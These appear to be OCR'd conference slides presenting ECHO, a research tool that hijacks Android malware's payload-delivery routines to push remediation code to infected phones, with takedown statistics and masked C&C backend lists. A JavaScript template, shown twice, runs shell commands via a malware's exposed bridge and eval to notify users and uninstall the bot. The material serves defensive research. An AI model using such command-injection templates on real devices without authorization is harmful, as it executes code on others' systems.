Additionally, ECHO provides payload deployment routines for incident responders to **package**, **test**, and **deploy** it for frontend botnet takedown




Notify infected devices’ owners

Remove or Interrupt bot’s execution

```
template = function(){
    // Variable to be updated by incident responders
    var urlToNotifyUser = "<notification_to_users>";
    var shouldNotifyUser = true;
    var shouldUninstall = true;
    // ECHO-generated payload deployment routine info
    var packageName = "tv.huohua.android.ocher";
    // context-switching interface info
    var jsiObjectName = "RequestInfoControllerBridge";
    var jsiExecApiName = "runCmd";
    // ECHO-generated code execution template
    // execute Linux shell command via context-swtiching interface
    if(shouldNotifyUser){ //execute code to notify end user
    var cmdNotifyUser = "am start -a android.intent.action.VIEW
    -d " + urlToNotifyUser;
    eval(jsiObjectName + '.' + jsiExecApiName)(cmdNotifyUser)
    }
    if(shouldUninstall){ //execute code to uninstall app
    var cmdDelete = "am start -a android.intent.action.DELETE -d
    package:" + packageName;
    eval(jsiObjectName + '.' + jsiExecApiName)(cmdDelete)
    }
    }();
```


To This End, Peter Can Remediate Bots With ECHO!




```
template = function(){
    // Variable to be updated by incident responders
    var urlToNotifyUser = "<notification_to_users>";
    var shouldNotifyUser = true;
    var shouldUninstall = true;
    // ECHO-generated payload deployment routine info
    var packageName = "tv.huohua.android.ocher";
    // context-switching interface info
    var jsiObjectName = "RequestInfoControllerBridge";
    var jsiExecApiName = "runCmd";
    // ECHO-generated code execution template
    // execute Linux shell command via context-swtiching interface
    if(shouldNotifyUser){ //execute code to notify end user
    var cmdNotifyUser = "am start -a android.intent.action.VIEW
    -d " + urlToNotifyUser;
    eval(jsiObjectName + '.' + jsiExecApiName)(cmdNotifyUser)
    }
    if(shouldUninstall){ //execute code to uninstall app
    var cmdDelete = "am start -a android.intent.action.DELETE -d
    package:" + packageName;
    eval(jsiObjectName + '.' + jsiExecApiName)(cmdDelete)
    }
    }();
```

As a result, ECHO reveals the **C&C backend hosting the remote payload** and generates the **remediation payload template**


To This End, Peter Can Remediate Bots With ECHO!



As a result, ECHO reveals the **C&C backend hosting the remote payload** and generates the **remediation payload template**

Peter can **test, package, and deploy** the remediation payload fast and confidently!

To This End, Peter Can Remediate Bots With ECHO!



As a result, ECHO reveals the **C&C backend hosting the remote payload** and generates the **remediation payload template**

Peter can **test, package, and deploy** the remediation payload fast and confidently!

ECHO’s Experiment Setup & Takedown Evaluation

ECHO’s Experiment Setup & Takedown Evaluation

Netskope, cloud and edge security provider, aims to identify & proactively mitigate malware attacks

ECHO's Experiment Setup & Takedown Evaluation

ECHO is evaluated with 702 malware samples across 22 malware families
Malware may execute either remote Java binaries or JavaScript payloads

Netskope, cloud and edge security provider, aims to identify & proactively mitigate malware attacks

Family	# Samples	Java Bytecode Execution Routines			JavaScript Payload Execution Routines				Takedown (%)
		# Routines	# Samples	# Backends	Capabilities	# Routines	# Samples	# Backends	
hiddenapp	113	2	109	54	-	0	0	0	109 (96.46%)
shedun	94	9	67	6	-	0	0	0	67 (71.28%)
fakeadblocker	69	2	68	39	-	0	0	0	68 (98.55%)
skymobi	66	9	56	4	-	0	0	0	56 (84.85%)
graware	48	3	30	11	Toast Msg, Intent	2	19	2	32 (66.67%)
spyagent	46	0	0	0	Toast Msg, Intent	2	31	1	31 (67.39%)
youku	7	0	0	0	Command Execute	1	5	1	5 (71.43%)
...									
Total	702	18	465	136	-	23	75	22	523 (74.50%)

ECHO's Experiment Setup & Takedown Evaluation

ECHO is evaluated with 702 malware samples across 22 malware families
Malware may execute either remote Java binaries or JavaScript payloads

Netskope, cloud and edge security provider, aims to identify & proactively mitigate malware attacks

523 out of 702 (74.50%) frontend bots remediated

Family	# Samples	Java Bytecode Execution Routines			JavaScript Payload Execution Routines				Takedown (%)
		# Routines	# Samples	# Backends	Capabilities	# Routines	# Samples	# Backends	
hiddenapp	113	2	109	54	-	0	0	0	109 (96.46%)
shedun	94	9	67	6	-	0	0	0	67 (71.28%)
fakeadblocker	69	2	68	39	-	0	0	0	68 (98.55%)
skymobi	66	9	56	4	-	0	0	0	56 (84.85%)
graware	48	3	30	11	Toast Msg, Intent	2	19	2	32 (66.67%)
spyagent	46	0	0	0	Toast Msg, Intent	2	31	1	31 (67.39%)
youku	7	0	0	0	Command Execute	1	5	1	5 (71.43%)
...									
Total	702	18	465	136	-	23	75	22	523 (74.50%)

ECHO's Experiment Setup & Takedown Evaluation

ECHO is evaluated with 702 malware samples across 22 malware families
Malware may execute either remote Java binaries or JavaScript payloads

Netskope, cloud and edge security provider, aims to identify & proactively mitigate malware attacks

523 out of 702 (74.50%) frontend bots remediated

465 with Java bytecode execution routine

Family	# Samples	Java Bytecode Execution Routines			JavaScript Payload Execution Routines				Takedown (%)
		# Routines	# Samples	# Backends	Capabilities	# Routines	# Samples	# Backends	
hiddenapp	113	2	109	54	-	0	0	0	109 (96.46%)
shedun	94	9	67	6	-	0	0	0	67 (71.28%)
fakeadblocker	69	2	68	39	-	0	0	0	68 (98.55%)
skymobi	66	9	56	4	-	0	0	0	56 (84.85%)
graware	48	3	30	11	Toast Msg, Intent	2	19	2	32 (66.67%)
spyagent	46	0	0	0	Toast Msg, Intent	2	31	1	31 (67.39%)
youku	7	0	0	0	Command Execute	1	5	1	5 (71.43%)
...									
Total	702	18	465	136	-	23	75	22	523 (74.50%)

ECHO's Experiment Setup & Takedown Evaluation

ECHO is evaluated with 702 malware samples across 22 malware families
Malware may execute either remote Java binaries or JavaScript payloads

Netskope, cloud and edge security provider, aims to identify & proactively mitigate malware attacks

523 out of 702 (74.50%) frontend bots remediated

465 with Java bytecode execution routine

75 with JavaScript payload execution routine

Family	# Samples	Java Bytecode Execution Routines			JavaScript Payload Execution Routines				Takedown (%)
		# Routines	# Samples	# Backends	Capabilities	# Routines	# Samples	# Backends	
hiddenapp	113	2	109	54	-	0	0	0	109 (96.46%)
shedun	94	9	67	6	-	0	0	0	67 (71.28%)
fakeadblocker	69	2	68	39	-	0	0	0	68 (98.55%)
skymobi	66	9	56	4	-	0	0	0	56 (84.85%)
graware	48	3	30	11	Toast Msg, Intent	2	19	2	32 (66.67%)
spyagent	46	0	0	0	Toast Msg, Intent	2	31	1	31 (67.39%)
youku	7	0	0	0	Command Execute	1	5	1	5 (71.43%)
...									
Total	702	18	465	136	-	23	75	22	523 (74.50%)

ECHO's Experiment Setup & Takedown Evaluation

ECHO is evaluated with 702 malware samples across 22 malware families
Malware may execute either remote Java binaries or JavaScript payloads

Netskope, cloud and edge security provider, aims to identify & proactively mitigate malware attacks

523 out of 702 (74.50%) frontend bots remediated

465 with Java bytecode execution routine

75 with JavaScript payload execution routine

Routines enable different capability for remediation

Family	# Samples	Java Bytecode Execution Routines			JavaScript Payload Execution Routines				Takedown (%)
		# Routines	# Samples	# Backends	Capabilities	# Routines	# Samples	# Backends	
hiddenapp	113	2	109	54	-	0	0	0	109 (96.46%)
shedun	94	9	67	6	-	0	0	0	67 (71.28%)
fakeadblocker	69	2	68	39	-	0	0	0	68 (98.55%)
skymobi	66	9	56	4	-	0	0	0	56 (84.85%)
graware	48	3	30	11	Toast Msg, Intent	2	19	2	32 (66.67%)
spyagent	46	0	0	0	Toast Msg, Intent	2	31	1	31 (67.39%)
youku	7	0	0	0	Command Execute	1	5	1	5 (71.43%)
...									
Total	702	18	465	136	-	23	75	22	523 (74.50%)

ECHO’s Backend Measurement

Among 158 identified payload-hosting backends, this table lists the top 15 backends by the number of connected samples

Backend	IP	# Hosted Payload	# Samples	# Routines	# Malware Families	Ownership
**iaocft.com	*.*.229.90	1	77	3	2	DXTL-HK
**shui.com	*.*.7.123	1	47	5	3	HK Megaplayer
**qq.com	*.*.226.35	1	17	1	1	ChinaNet
**xapt.com	*.*.125.182	4	13	1	1	Hostinger
**llion.pro	*.*.36.203	1	7	1	2	Cloudflare
**ione.club	*.*.48.13	1	6	1	2	Cloudflare
**ngba.info	*.*.24.228	1	6	1	2	Cloudflare
**neeu.info	*.*.4.129	1	6	1	2	Cloudflare
**kets.pro	*.*.59.132	1	6	1	2	Cloudflare
**ceme.info	*.*.58.122	1	6	1	2	Cloudflare
**sme.info	*.*.58.164	1	6	1	2	Cloudflare
**ker.cn	*.*.33.27	1	5	1	1	China Telecom

ECHO's Backend Measurement

Among 158 identified payload-hosting backends, this table lists the top 15 backends by the number of connected samples

Single payload is fetched by 77 samples across 2 families, with 3 routines

Backend	IP	# Hosted Payload	# Samples	# Routines	# Malware Families	Ownership
**iaocft.com	*.*.229.90	1	77	3	2	DXTL-HK
**shui.com	*.*.7.123	1	47	5	3	HK Megaplayer
**qq.com	*.*.226.35	1	17	1	1	ChinaNet
**xapt.com	*.*.125.182	4	13	1	1	Hostinger
**llion.pro	*.*.36.203	1	7	1	2	Cloudflare
**ione.club	*.*.48.13	1	6	1	2	Cloudflare
**ngba.info	*.*.24.228	1	6	1	2	Cloudflare
**neeu.info	*.*.4.129	1	6	1	2	Cloudflare
**kets.pro	*.*.59.132	1	6	1	2	Cloudflare
**ceme.info	*.*.58.122	1	6	1	2	Cloudflare
**sme.info	*.*.58.164	1	6	1	2	Cloudflare
**ker.cn	*.*.33.27	1	5	1	1	China Telecom

ECHO's Backend Measurement

Among 158 identified payload-hosting backends, this table lists the top 15 backends by the number of connected samples

Single payload is fetched by 77 samples across 2 families, with 3 routines

Within one Cloudflare subnet, 43 bots fetch similar payloads from 7 backends

Backend	IP	# Hosted Payload	# Samples	# Routines	# Malware Families	Ownership
**iaocft.com	*.*.229.90	1	77	3	2	DXTL-HK
**shui.com	*.*.7.123	1	47	5	3	HK Megaplayer
**qq.com	*.*.226.35	1	17	1	1	ChinaNet
**xapt.com	*.*.125.182	4	13	1	1	Hostinger
**llion.pro	*.*.36.203	1	7	1	2	Cloudflare
**ione.club	*.*.48.13	1	6	1	2	Cloudflare
**ngba.info	*.*.24.228	1	6	1	2	Cloudflare
**neeu.info	*.*.4.129	1	6	1	2	Cloudflare
**kets.pro	*.*.59.132	1	6	1	2	Cloudflare
**ceme.info	*.*.58.122	1	6	1	2	Cloudflare
**sme.info	*.*.58.164	1	6	1	2	Cloudflare
**ker.cn	*.*.33.27	1	5	1	1	China Telecom

ECHO's Backend Measurement

Among 158 identified payload-hosting backends, this table lists the top 15 backends by the number of connected samples

Single payload is fetched by 77 samples across 2 families, with 3 routines

Within one Cloudflare subnet, 43 bots fetch similar payloads from 7 backends

Benign service provider, *qq.com*, was abused to host malicious payloads

Backend	IP	# Hosted Payload	# Samples	# Routines	# Malware Families	Ownership
**iaocft.com	*.*.229.90	1	77	3	2	DXTL-HK
**shui.com	*.*.7.123	1	47	5	3	HK Megaplayer
**qq.com	*.*.226.35	1	17	1	1	ChinaNet
**xapt.com	*.*.125.182	4	13	1	1	Hostinger
**llion.pro	*.*.36.203	1	7	1	2	Cloudflare
**ione.club	*.*.48.13	1	6	1	2	Cloudflare
**ngba.info	*.*.24.228	1	6	1	2	Cloudflare
**neeu.info	*.*.4.129	1	6	1	2	Cloudflare
**kets.pro	*.*.59.132	1	6	1	2	Cloudflare
**ceme.info	*.*.58.122	1	6	1	2	Cloudflare
**sme.info	*.*.58.164	1	6	1	2	Cloudflare
**ker.cn	*.*.33.27	1	5	1	1	China Telecom

Payload Routine Identification Findings

We grouped deployment routines by their implementation

Type	Deployment Routine	# Samples	# Families	# Routines
Java Bytecode Execution Routines	JSON → APK → Reflection	297	5	3
	APK → MD5 Verify → Intent	107	3	9
	APK → Reflection	30	3	2
	Zip → APK → Reflection	17	1	2
	DEX → Reflection	13	1	1
	Data → XOR → DEX → Reflection	1	1	1
JS Payload Execution Routines	Zip → JSON → HTML → WebView	5	1	1
	HTML → WebView	70	19	22
Total	8 Groups of Routines	523	22	41

Payload Routine Identification Findings

We grouped deployment routines by their implementation

297 samples from 5 families use JSON to delivery APK binaries

Type	Deployment Routine	# Samples	# Families	# Routines
Java Bytecode Execution Routines	JSON → APK → Reflection	297	5	3
	APK → MD5 Verify → Intent	107	3	9
	APK → Reflection	30	3	2
	Zip → APK → Reflection	17	1	2
	DEX → Reflection	13	1	1
	Data → XOR → DEX → Reflection	1	1	1
JS Payload Execution Routines	Zip → JSON → HTML → WebView	5	1	1
	HTML → WebView	70	19	22
Total	8 Groups of Routines	523	22	41

Payload Routine Identification Findings

We grouped deployment routines by their implementation

297 samples from 5 families use JSON to delivery APK binaries

9 Java bytecode routines implement MD5 code verification

Type	Deployment Routine	# Samples	# Families	# Routines
Java Bytecode Execution Routines	JSON → APK → Reflection	297	5	3
	APK → MD5 Verify → Intent	107	3	9
	APK → Reflection	30	3	2
	Zip → APK → Reflection	17	1	2
	DEX → Reflection	13	1	1
	Data → XOR → DEX → Reflection	1	1	1
JS Payload Execution Routines	Zip → JSON → HTML → WebView	5	1	1
	HTML → WebView	70	19	22
Total	8 Groups of Routines	523	22	41

Payload Routine Identification Findings

We grouped deployment routines by their implementation

297 samples from 5 families use JSON to delivery APK binaries

9 Java bytecode routines implement MD5 code verification

1 Java bytecode routine uses XOR for encoding

Type	Deployment Routine	# Samples	# Families	# Routines
Java Bytecode Execution Routines	JSON → APK → Reflection	297	5	3
	APK → MD5 Verify → Intent	107	3	9
	APK → Reflection	30	3	2
	Zip → APK → Reflection	17	1	2
	DEX → Reflection	13	1	1
	Data → XOR → DEX → Reflection	1	1	1
JS Payload Execution Routines	Zip → JSON → HTML → WebView	5	1	1
	HTML → WebView	70	19	22
Total	8 Groups of Routines	523	22	41

Payload Routine Identification Findings

We grouped deployment routines by their implementation

297 samples from 5 families use JSON to delivery APK binaries

9 Java bytecode routines implement MD5 code verification

1 Java bytecode routine uses XOR for encoding

5 samples use a complex encoding sequence for HTML payload

Type	Deployment Routine	# Samples	# Families	# Routines
Java Bytecode Execution Routines	JSON → APK → Reflection	297	5	3
	APK → MD5 Verify → Intent	107	3	9
	APK → Reflection	30	3	2
	Zip → APK → Reflection	17	1	2
	DEX → Reflection	13	1	1
	Data → XOR → DEX → Reflection	1	1	1
JS Payload Execution Routines	Zip → JSON → HTML → WebView	5	1	1
	HTML → WebView	70	19	22
Total	8 Groups of Routines	523	22	41

Payload Routine Identification Findings

We grouped deployment routines by their implementation

297 samples from 5 families use JSON to delivery APK binaries

9 Java bytecode routines implement MD5 code verification

1 Java bytecode routine uses XOR for encoding

5 samples use a complex encoding sequence for HTML payload

These are all the routines found in our Evaluation. ECHO can handle more advanced routines (see details in the paper)

Type	Deployment Routine	# Samples	# Families	# Routines
Java Bytecode Execution Routines	JSON → APK → Reflection	297	5	3
	APK → MD5 Verify → Intent	107	3	9
	APK → Reflection	30	3	2
	Zip → APK → Reflection	17	1	2
	DEX → Reflection	13	1	1
	Data → XOR → DEX → Reflection	1	1	1
JS Payload Execution Routines	Zip → JSON → HTML → WebView	5	1	1
	HTML → WebView	70	19	22
Total	8 Groups of Routines	523	22	41

Much More in the Paper!

Full running example with demo video, and two more case studies

ECHO's routine modeling implementation

Countermeasures against adversarial attackers

Many thanks!

Netskope

Hitchhiking Vaccine: Enhancing Botnet Remediation With Remote Code Deployment Reuse

Zhang, R., Yao, M., Xu, H., Alrawi, O., Park, J., Saltaformaggio, B.
NDSS 2025

https://github.com/CyFI-Lab-Public/ECHO.git

https://www.youtube.com/@CyFILab

Thank you!
Questions?

Runze Zhang
runze.zhang@gatech.edu
https://runzezhang.me

Georgia Tech Cyber Forensics Innovation Lab

Appendix

ECHO Toward Adversarial Attackers

If attackers encodes the payload


ECHO helps Peter to identify the routine used for decoding and thus it can be reversed before remediation payload deployment

If attacker verify the payload with hash

ECHO identifies additional signature hosting backend that Peter can sinkhole

If attackers sign the payload with private key

In one way, ECHO still identifies the C&C backends, thus C&C blocking /sinkholing still appliable



Besides, if Peter can collect the key in any way, Peter can still take down the bot with GLEAN

Who is Peter

In the real-world setup, Peter, can usually be incident responders from legal authorities

Avast, authorized by French Police, remediated the botnet via exactly the same idea [1]

Avast

POLICE MUNICIPALE
RF

After sinkholing the C&C backend and updating the payload, the bots connected to this sinkhole server and pull the payload with disinfection command

[1]: https://blog.avast.com/emotet-botnet-takedown-avast